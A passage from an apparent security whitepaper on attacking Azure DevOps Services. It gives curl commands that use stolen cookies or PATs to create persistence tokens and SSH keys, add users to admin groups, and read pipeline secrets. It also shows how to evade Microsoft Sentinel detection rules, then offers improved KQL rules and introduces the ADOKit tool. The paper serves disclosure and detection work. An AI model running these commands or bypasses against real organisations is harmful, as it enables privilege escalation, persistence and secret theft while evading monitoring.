provider\"],\"dataProviderContext\":{\"properties\":{\"displayName\":\"PATNam
e\",\"validTo\":\"YYYY-MM-
DDT00:00:00.000Z\",\"scope\":\"app_token\",\"targetAccounts\":[]}}}}'
$'https://dev.azure.com/YourOrganization/_apis/Contribution/HierarchyQuery'
```

SSH Keys

You can create an SSH key via the Contribution model, as shown in the example curl command below. Text in **bold** would need to be changed according to your environment. To perform this via the REST API, you must use a stolen cookie as PAT's cannot be used to create SSH keys. PAT's can only be used to list or revoke existing SSH keys.

```
curl -i -s -k -X $'POST'
-H $'Content-Type: application/json'
-H $'Accept: application/json;api-version=5.0-preview.1'
-H $'User-Agent: Some User Agent'
-H $'Host: dev.azure.com'
-H $'Content-Length: 856'
-H $'Expect: 100-continue'
```

```
-b $'X-VSS-UseRequestRouting=True; UserAuthentication=stolenCookie'
--data-binary $'{\"contributionIds\":[\"ms.vss-token-web.personal-access-
token-issue-session-token-
provider\"],\"dataProviderContext\":{\"properties\":{\"displayName\":\"SSHKey
Name\",\"publicData\":\"public SSH key content\",\"validTo\":\"YYYY-MM-
DDT00:00:00.000Z\",\"scope\":\"app_token\",\"isPublic\":true,\"targetAccounts
\":[\"organizationID\"]}}}}}'
$'https://dev.azure.com/YourOrganization/_apis/Contribution/HierarchyQuery'
```


REST API Abuse - Adding User to Group

You can add users to groups via the Memberships REST API[50], as shown in the example curl command below. Text in **bold** would need to be changed according to your environment.

```
curl -i -s -k -X $'PUT'
-H $'Content-Type: application/json'
-H $'User-Agent: Some User Agent'
-H $'Authorization: Basic base64EncodedPAT'
-H $'Host: vssps.dev.azure.com'
-H $'Content-Length: 0'
$'https://vssps.dev.azure.com/YourOrganization/_apis/graph/memberships/userDescrip
tor/groupDescriptor?api-version=7.0-preview.1'
```

When using a PAT and the REST API, this triggers the default Microsoft Sentinel analytic rule "Azure DevOps Personal Access Token (PAT) misuse", as shown in the screenshots below.

[50] For more information about the Memberships REST API, see https://learn.microsoft.com/en-us/rest/api/azure/devops/graph/memberships/add?view=azure-devops-rest-7.0&tabs=HTTP



Azure DevOps Personal Access Token (PAT) misuse
Incident ID: 151

Unassigned
Owner

New
Status


High
Severity

Description
This Alert detects whenever a PAT is used in ways that PATs are not normally used. May require an allow list and baselining. Reference - https://docs.microsoft.com/azure/devops/organizations/accounts/use-personal-access-tokens-to-authenticate?view=azure-devops&tabs=preview-page Use this query for baselining: AzureDevOpsAuditing | distinct OperationName

Alert product names
- Microsoft Sentinel

Evidence
2 Events
1 Alerts
0 Bookmarks

Microsoft Sentinel Alert for Adding User to Group



4/12/2023, 6:30:15.000 P...	PAT_Unscoped authorizationId: d57218a8-c047-44e8-92e...	brett.hawkins@[redacted]
TimeGenerated [UTC]	2023-04-12T18:30:15Z	
AuthenticationMechanism	PAT_Unscoped authorizationId: d57218a8-c047-44e8-92e5-5678c5729e	
ActorUPN	brett.hawkins[redacted]	
ActorDisplayName	Brett Hawkins	
IpAddress	[redacted]	
UserAgent	Some User Agent	
OperationName	Group.UpdateGroupMembership.Add	
Details	User 3 was added as a member of group [ThisIsTestOrganization1]\Project Collection Administrators	

Event details

REST API Abuse - Retrieve Build Variables and Secrets

An attacker can attempt to retrieve any build variables or secrets used within pipelines to escalate their privileges or laterally move to other systems. When performing this retrieval of build variables or secrets via the REST API, this does not trigger any of the default Microsoft Sentinel analytic rules for Azure DevOps Services.

You can retrieve build variables and secrets used within a pipeline in a project via the Build Definitions REST API[51], as shown in the example curl command below. Text in **bold** would need to be changed according to your environment. Build variables would include the name and value in cleartext. For build secrets, only the secret name would be exposed, and the secret value would be hidden.

```
curl -i -s -k -X $'GET'
-H $'Content-Type: application/json'
-H $'User-Agent: Some User Agent'
-H $'Authorization: Basic base64EncodedPAT'
-H $'Host: dev.azure.com'
$'https://dev.azure.com/YourOrganization/ProjectName/_apis/build/Definitions/DefinitionIDNumber?api-version=7.0'
```

REST API Abuse - Retrieve Service Connection Information

An attacker can attempt to retrieve any service connection information used within a project to escalate their privileges or facilitate lateral movement to other systems. When performing this retrieval of service connection information via the REST API, this does not trigger any of the default Microsoft Sentinel analytic rules for Azure DevOps Services.

You can retrieve service connection information within a project via the Service Endpoints REST API[52], as shown in the example curl command below. Text in **bold** would need to be changed according to your environment.

```
curl -i -s -k -X $'GET'
-H $'Content-Type: application/json;api-version=5.0-preview.1'
-H $'User-Agent: Some User Agent'
-H $'Authorization: Basic base64EncodedPAT'
-H $'Host: dev.azure.com'
$'https://dev.azure.com/YourOrganization/YourProject/_apis/serviceendpoint/endpoints?api-version=7.0'
```

[51] For more information on the Build Definitions REST API, see https://learn.microsoft.com/en-us/rest/api/azure/devops/build/definitions?view=azure-devops-rest-7.0
[52] For more information on the Service Endpoints REST API, see https://learn.microsoft.com/en-us/rest/api/azure/devops/serviceendpoint/endpoints?view=azure-devops-rest-7.0

Bypassing and Improving Microsoft Sentinel Analytic Rules for Azure DevOps Services

Since the rule logic within the analytic rules is static, bypasses can be developed for these rules. Some of those default rule bypasses will be highlighted in the below section. Additionally, guidance will be given on how to modify these rules or create new ones to detect these default rule bypasses.

BYPASSING DEFAULT RULES

Several of the default rules that can be bypassed will be shown below. This will include an explanation of the current rule logic, and then how you can bypass that rule logic.

Azure DevOps PAT used with Browser

Rule Logic

In this default rule, Microsoft Sentinel looks for the use of a PAT with a user agent that contains “Gecko”, “WebKit”, “Presto”, “Trident”, “EdgeHTML” or “Blink” highlighted in **bold text**.

```
AzureDevOpsAuditing
| where AuthenticationMechanism startswith "PAT"
// Look for useragents that include a redenring engine
| where UserAgent has_any ("Gecko", "WebKit", "Presto", "Trident", "EdgeHTML", "Blink")
| extend timestamp = TimeGenerated, AccountCustomEntity = ActorUPN,
IPCustomEntity = IpAddress
```

Bypass

To bypass this default rule when using a PAT, change your user agent to a user agent that does not contain any of the previously mentioned strings. An example bypass is shown in the example curl command below.

```
curl -i -s -k -X $'GET'
-H $'Content-Type: application/json'
-H $'User-Agent: Random User Agent'
-H $'Authorization: Basic base64EncodedPAT'
-H $'Host: dev.azure.com'
$'https://dev.azure.com/YourOrganization/_apis/projects?api-version=7.0'
```

Azure DevOps Personal Access Token (PAT) misuse

Rule Logic

This rule will flag any usage of a PAT to perform adding members to groups, executing service connections, modifying build pipeline settings, or modifying release pipelines. Additionally, if a PAT is used to perform operations related to projects, audit log, extensions, or security, Microsoft Sentinel will raise an alert. These actions are highlighted in **bold text**.

```
// Allowlisted UPNs should likely stay empty
let AllowlistedUpns = datatable(UPN:string)['foo@bar.com', 'test@foo.com'];
// Operation Name parts that will alert
let HasAnyBlocklist =
datatable(OperationNamePart:string)['Security.','Project.','AuditLog.','Extension.'];
// Distinct Operation Names that will flag
let HasExactBlocklist =
datatable(OperationName:string)['Group.UpdateGroupMembership.Add','Library.ServiceCon
nectionExecuted','Pipelines.PipelineModified',
'Release.ReleasePipelineModified', 'Git.RefUpdatePoliciesBypassed'];
AzureDevOpsAuditing
| where AuthenticationMechanism startswith "PAT" and (OperationName has_any
(HasAnyBlocklist) or OperationName in (HasExactBlocklist))
  and ActorUPN !in (AllowlistedUpns)
| project TimeGenerated, AuthenticationMechanism, ProjectName, ActorUPN,
ActorDisplayName, IpAddress, UserAgent, OperationName, Details, Data
| extend timestamp = TimeGenerated, AccountCustomEntity = ActorUPN,
IPCustomEntity = IpAddress
```

Bypass

To bypass this rule logic, authenticate with a cookie instead of a PAT when performing any of the previously mentioned monitored operations, such as adding a user to a group for example. The below curl command shows this bypass by specifying an authentication cookie when adding a user to a group.

```
curl -i -s -k -X $'PUT'
-H $'Content-Type: application/json'
-H $'User-Agent: Some User Agent'
-H $'Host: vssps.dev.azure.com'
-H $'Content-Length: 0'
-b $'X-VSS-UseRequestRouting=True; UserAuthentication=cookieValue'
$'https://vssps.dev.azure.com/YourOrganization/_apis/graph/memberships/userDescrip
tor/groupDescriptor?api-version=7.0-preview.1'
```

Azure DevOps Pipeline modified by a new user

Rule Logic

This rule looks for modifications to release pipelines from a user that has not typically created or modified release pipelines. This is highlighted in **bold text**. However, this rule does not cover if a build pipeline has been modified, which can be abused to perform several actions as shown in this whitepaper.

```
// Set the lookback to determine if user has created pipelines before
let timeback = 14d;
// Set the period for detections
let timeframe = 1d;
// Get a list of previous Release Pipeline creators to exclude
let releaseusers = AzureDevOpsAuditing
| where TimeGenerated > ago(timeback) and TimeGenerated < ago(timeframe)
| where OperationName in ("Release.ReleasePipelineCreated",
"Release.ReleasePipelineModified")
// We want to look for users performing actions in specific projects so we
create this userscope object to match on
| extend UserScope = strcat(ActorUserId, "-", ProjectName)
| summarize by UserScope;
// Get Release Pipeline creations by new users
AzureDevOpsAuditing
| where TimeGenerated > ago(timeframe)
| where OperationName =~ "Release.ReleasePipelineModified"
| extend UserScope = strcat(ActorUserId, "-", ProjectName)
| where UserScope !in (releaseusers)
| extend ActorUPN = tolower(ActorUPN)
| project-away Id, ActivityId, ActorCUID, ScopeId, ProjectId, TenantId,
SourceSystem, UserScope
// See if any of these users have Azure AD alerts associated with them in the
same timeframe
| join kind = leftouter (
SecurityAlert
| where TimeGenerated > ago(timeframe)
| where ProviderName == "IPC"
| extend AadUserId = tostring(parse_json(Entities)[0].AadUserId)
| summarize Alerts=count() by AadUserId) on $left.ActorUserId ==
$right.AadUserId
| extend Alerts = iif(isnotempty(Alerts), Alerts, 0)
// Uncomment the line below to only show results where the user as AADIdP
alerts
//| where Alerts > 0
| extend timestamp = TimeGenerated, AccountCustomEntity = ActorUPN,
IPCustomEntity = IpAddress
```

Bypass

This rule can be bypassed by modifying a build pipeline instead of a release pipeline to perform several actions, such as those shown in the below sections in this whitepaper:

- Modifying Azure DevOps Services Build Pipeline
- Compromise On-Premise Host via Self-Hosted Agent
- Retrieve Azure DevOps Services Build Variables and Secrets
- Retrieve Azure Key Vault Secrets
- Retrieve Service Connection Credentials

New PA, PCA, or PCAS added to Azure DevOps

Rule Logic

This rule looks for any additions to the group membership of privileged project and collection groups, which include "Project Administrators", "Project Collection Administrators", "Project Collection Service Accounts" and "Build Administrator". This is highlighted in **bold text**.

```
AzureDevOpsAuditing
| where OperationName =~ "Group.UpdateGroupMembership.Add"
| where Details has_any ("Project Administrators", "Project Collection Administrators",
"Project Collection Service Accounts", "Build Administrator")
| project-reorder TimeGenerated, Details, ActorUPN, IpAddress, UserAgent,
AuthenticationMechanism, ScopeDisplayName
| extend timekey = bin(TimeGenerated, 1h)
| extend ActorUserId = tostring(Data.MemberId)
| project timekey, ActorUserId, AddingUser=ActorUPN, TimeAdded=TimeGenerated,
PermissionGrantDetails = Details
// Get details of operations conducted by user soon after elevation of
permissions
| join (AzureDevOpsAuditing
| extend ActorUserId = tostring(Data.MemberId)
| extend timekey = bin(TimeGenerated, 1h)) on timekey, ActorUserId
| summarize ActionsWhenAdded = make_set(OperationName) by ActorUPN,
AddingUser, TimeAdded, PermissionGrantDetails, IpAddress, UserAgent
| extend timestamp = TimeAdded, AccountCustomEntity = ActorUPN, IPCustomEntity
= IpAddress
```

Bypass

There is currently an issue in this rule that allows you to bypass it when adding a user to the Build Administrators or Project Collection Build Administrators groups. The rule specifically looks for "Build Administrator" when it should be "Build Administrator**s**". Additionally, the Project Collection Build Administrators group is not included in this rule. Therefore, you can add a user, group, service principal or managed identity to Build Administrators or Project Collection Build Administrators without triggering this rule.

Azure DevOps Administrator Group Monitoring

Rule Logic

This rule can be configured to monitor for any additions to the Project Administrators group for all projects or for specific projects. Additionally, this rule is currently set up to detect the addition of a member to the Project Collection Administrators group. This is highlighted in **bold text**.

```
// Change to true to monitor for Project Administrator adds to *any* project
let MonitorAllProjects = false;
// If MonitorAllProjects is false, trigger only on Project Administrator add
for the following projects
let ProjectsToMonitor = dynamic(['<project_X>','<project_Y>']);
AzureDevOpsAuditing
| where Area == "Group" and OperationName == "Group.UpdateGroupMembership.Add"
| where Details has 'Administrators'
| where Details has "was added as a member of group" and (Details endswith '\\Project
Administrators' or Details endswith '\\Project Collection Administrators')
| parse Details with AddedIdentity ' was added as a member of group ['
EntityName ']\\' GroupName
| extend Level = iif(GroupName == 'Project Collection Administrators',
'Organization', 'Project'), AddedIdentityId = Data.MemberId
| extend Severity = iif(Level == 'Organization', 'High', 'Medium'),
AlertDetails = strcat('At ', TimeGenerated, ' UTC ', ActorUPN, '/',
ActorDisplayName, ' added ', AddedIdentity, ' to the ', EntityName, ' ',
Level)
|  where MonitorAllProjects == true or EntityName in (ProjectsToMonitor) or Level == 'Organization'
| project TimeGenerated, Severity, Adder = ActorUPN, AddedIdentity,
AddedIdentityId, AlertDetails, Level, EntityName, GroupName, ActorAuthType =
AuthenticationMechanism,
  ActorIpAddress = IpAddress, ActorUserAgent = UserAgent, RawDetails = Details
| extend timestamp = TimeGenerated, AccountCustomEntity = Adder,
IPCustomEntity = ActorIpAddress
```

Bypass

In its default state, this rule will not detect the addition of a Project Administrator to a project. The rule will need to be modified to either monitor all projects (`MonitorAllProjects` variable), or specific projects need listed in the `ProjectsToMonitor` variable. Therefore, in its current state, you can add members to the Project Administrators group for a project without triggering this rule.

IMPROVING DETECTION OF ATTACKS AGAINST AZURE DEVOPS SERVICES

Several of the attack scenarios shown in this whitepaper do not have default rules tuned appropriately, or do not have auditable events that are available in the Azure DevOps Services audit log. An example of this is there are no audit events for performing code search events. This is a gap, as attackers will commonly search for credentials within code repositories, and this can be a great opportunity to catch attackers performing this reconnaissance early in the attack chain.

Some audit events that are available do not trigger for all use cases. For example, the `Pipelines.PipelineModified` event will only log if settings of a build pipeline change (e.g., adding a variable) and do not cover the modification of the actual pipeline configuration file (`azure-pipelines.yml`) if additional code was added. If this `Pipelines.PipelineModified` event was properly logged for all use cases, this could enable defenders to detect anomalies when an attacker is trying to modify a build pipeline to perform malicious actions. In the below sections you will find improvements to existing default Microsoft Sentinel analytic rules, along with new rules for Microsoft Sentinel that can be used to help detect the abuse of Azure DevOps Services as shown in this whitepaper.

Default Rule Improvement: Azure DevOps Personal Access Token (PAT) misuse

The modifications highlighted in **blue** below will improve this rule using the REST API to perform sensitive operations through the authentication mechanism of not only PAT's but also stolen authentication cookies. Additionally, this rule should be renamed to "Azure DevOps REST API misuse" since it is not only looking for PAT usage. It is recommended to test this rule out in your environment and perform tuning as needed to reduce false positives.

```
// Allowlisted UPNs should likely stay empty
let AllowlistedUpns = datatable(UPN:string)['foo@bar.com', 'test@foo.com'];
// Operation Name parts that will alert
let HasAnyBlocklist =
datatable(OperationNamePart:string)['Security.','Project.','AuditLog.','Extens
ion.'];
// Distinct Operation Names that will flag
let HasExactBlocklist =
datatable(OperationName:string)['Group.UpdateGroupMembership.Add','Library.Ser
viceConnectionExecuted','Pipelines.PipelineModified',
'Release.ReleasePipelineModified', 'Git.RefUpdatePoliciesBypassed'];
AzureDevOpsAuditing
```

```
| where (AuthenticationMechanism startswith "PAT" or AuthenticationMechanism
startswith "UserAuthToken") and (OperationName has_any (HasAnyBlocklist) or
OperationName in (HasExactBlocklist))
  and ActorUPN !in (AllowlistedUpns)
| project TimeGenerated, AuthenticationMechanism, ProjectName, ActorUPN,
ActorDisplayName, IpAddress, UserAgent, OperationName, Details, Data
| extend timestamp = TimeGenerated, AccountCustomEntity = ActorUPN,
IPCustomEntity = IpAddress
```

Default Rule Improvement: New PA, PCA, or PCAS added to Azure DevOps

The modifications highlighted in **blue** below will improve this rule for the detection of adding members to the Build Administrators or Project Collection Build Administrators groups. It is recommended to test this rule out in your environment and perform tuning as needed to reduce false positives.

```
AzureDevOpsAuditing
| where OperationName =~ "Group.UpdateGroupMembership.Add"
| where Details has_any ("Project Administrators", "Project Collection
Administrators", "Project Collection Service Accounts", "Build
Administrators", “Project Collection Build Administrators”)
| project-reorder TimeGenerated, Details, ActorUPN, IpAddress, UserAgent,
AuthenticationMechanism, ScopeDisplayName
| extend timekey = bin(TimeGenerated, 1h)
| extend ActorUserId = tostring(Data.MemberId)
| project timekey, ActorUserId, AddingUser=ActorUPN, TimeAdded=TimeGenerated,
PermissionGrantDetails = Details
// Get details of operations conducted by user soon after elevation of
permissions
| join (AzureDevOpsAuditing
| extend ActorUserId = tostring(Data.MemberId)
| extend timekey = bin(TimeGenerated, 1h)) on timekey, ActorUserId
| summarize ActionsWhenAdded = make_set(OperationName) by ActorUPN,
AddingUser, TimeAdded, PermissionGrantDetails, IpAddress, UserAgent
| extend timestamp = TimeAdded, AccountCustomEntity = ActorUPN, IPCustomEntity
= IpAddress
```

Default Rule Improvement: Azure DevOps Administrator Group Monitoring

The modifications highlighted in **blue** below will improve this rule for the detection of members to the Project Administrators group for any project. It is recommended to test this rule out in your environment and perform tuning as needed to reduce false positives.

```
// Change to true to monitor for Project Administrator adds to *any* project
let MonitorAllProjects = true;
// If MonitorAllProjects is false, trigger only on Project Administrator add
for the following projects
let ProjectsToMonitor = dynamic(['<project_X>','<project_Y>']);
AzureDevOpsAuditing
| where Area == "Group" and OperationName == "Group.UpdateGroupMembership.Add"
| where Details has 'Administrators'
| where Details has "was added as a member of group" and (Details endswith
'\\Project Administrators' or Details endswith '\\Project Collection
Administrators')
| parse Details with AddedIdentity ' was added as a member of group ['
EntityName ']\\' GroupName
| extend Level = iif(GroupName == 'Project Collection Administrators',
'Organization', 'Project'), AddedIdentityId = Data.MemberId
| extend Severity = iif(Level == 'Organization', 'High', 'Medium'),
AlertDetails = strcat('At ', TimeGenerated, ' UTC ', ActorUPN, '/',
ActorDisplayName, ' added ', AddedIdentity, ' to the ', EntityName, ' ',
Level)
| where MonitorAllProjects == true or EntityName in (ProjectsToMonitor) or
Level == 'Organization'
| project TimeGenerated, Severity, Adder = ActorUPN, AddedIdentity,
AddedIdentityId, AlertDetails, Level, EntityName, GroupName, ActorAuthType =
AuthenticationMechanism,
  ActorIpAddress = IpAddress, ActorUserAgent = UserAgent, RawDetails = Details
| extend timestamp = TimeGenerated, AccountCustomEntity = Adder,
IPCustomEntity = ActorIpAddress
```

New Rule: Azure DevOps Persistence Technique Detected


The below rule logic can be applied to a new scheduled query analytic rule to detect the creation of PAT's or SSH keys to be used as persistence, as shown in the techniques in this whitepaper. This rule will look for the creation of an SSH key or PAT. As a reminder, a PAT cannot be used to create another PAT or an SSH key via the REST API, therefore you will not see `Authentication Mechanism startswith "PAT"` in the rule. It is recommended to test this rule out in your environment and perform tuning as needed to reduce false positives.

```
// Allowlisted UPNs should likely stay empty
let AllowlistedUpns = datatable(UPN:string)['foo@bar.com', 'test@foo.com'];
// Distinct Operation Names that will flag
let HasExactBlocklist =
datatable(OperationName:string)['Token.SshCreateEvent','Token.PatCreateEvent']
;
AzureDevOpsAuditing
```

```
| where (AuthenticationMechanism startswith "S2S_ServicePrincipal" or
AuthenticationMechanism startswith "UserAuthToken") and (OperationName in
(HasExactBlocklist))
  and ActorUPN !in (AllowlistedUpns)
| project TimeGenerated, AuthenticationMechanism, ActorUPN, ActorDisplayName,
IpAddress, UserAgent, OperationName, Details, Data
| extend timestamp = TimeGenerated, AccountCustomEntity = ActorUPN,
IPCustomEntity = IpAddress
```

Personal Access Tokens

After creating the rule, you can see it triggering below when creating a personal access token using the REST API and an authentication cookie.



Azure DevOps Persistence Technique Detected
Incident ID: 163

Unassigned
Owner

New
Status

Medium
Severity

Description
This will detect the creation of SSH keys or personal access tokens to be used as persistence.

Alert product names
- Microsoft Sentinel

Evidence


1 Events

1 Alerts

0 Bookmarks

New analytics rule triggering for Azure DevOps persistence

The event related to the alert is shown below.




4/17/2023, 6:30:56.205 ...	S2S_ServicePrincipal user4@[redacted]
TimeGenerated [UTC]	2023-04-17T18:30:56.2051989Z
AuthenticationMechanism	S2S_ServicePrincipal
ActorUPN	user4@[redacted]
ActorDisplayName	user4
IpAddress	[redacted]
UserAgent	[redacted]
OperationName	Token.PatCreateEvent
Details	Personal Access Token "eAWXotZg" was created.

Event details that triggered alert for creating PAT

SSH Keys

The alert was also triggered due to the creation of an SSH key to be used for persistence. This was conducted using an authentication cookie and the REST API. A screenshot of the correlating event is shown below.



4/17/2023, 6:40:49.261 P...	S2S_ServicePrincipal user4@[redacted]
TimeGenerated [UTC]	2023-04-17T18:40:49.2611943Z
AuthenticationMechanism	S2S_ServicePrincipal
ActorUPN	user4@[redacted]
ActorDisplayName	user4
IpAddress	[redacted]
UserAgent	[redacted]
OperationName	Token.SshCreateEvent
Details	SSH Key "WMudWfOK" was created.

Event details that triggered alert for creating SSH key

ADOKit

BACKGROUND

At X-Force Red, we wanted to take advantage of the REST API functionality in Azure DevOps Services and add the most useful functionality in a tool called ADOKit. The goal of this tool is to provide awareness of the abuse of Azure DevOps Services, and to encourage the detection of attack techniques against Azure DevOps Services. This tool can enable both offensive and defensive security practitioners to simulate attacks against Azure DevOps Services to increase the security posture of their environment and configuration.

ADOKit allows the user to specify the attack module to use, along with specifying valid credentials (authentication cookie or PAT) and the URL to the appropriate Azure DevOps Services organization. The attack modules supported include reconnaissance, privilege escalation and persistence. ADOKit can be run on disk or in memory via a command and control (C2) framework. Other functionality available in the non-public version of ADOKit was not included in consideration for defenders. ADOKit was built in a modular approach, so that new modules can be added in the future by the information security community. The tool and full documentation are available on the X-Force Red GitHub[53]. Example use cases will be shown in the next sections.

RECONNAISSANCE

Below are some of the useful reconnaissance modules available within ADOKit. There are several more reconnaissance modules available within the toolkit. Full documentation is on the ADOKit GitHub repository[54].


Whoami

After you have compromised a user authentication cookie or PAT, you will want to see what types of group memberships your compromised user has. By running the `whoami` module, this will give you the user you are authenticating as, along with any project or collection group membership the user has.

```
ADOKit.exe whoami /credential:UserAuthentication=ABC123
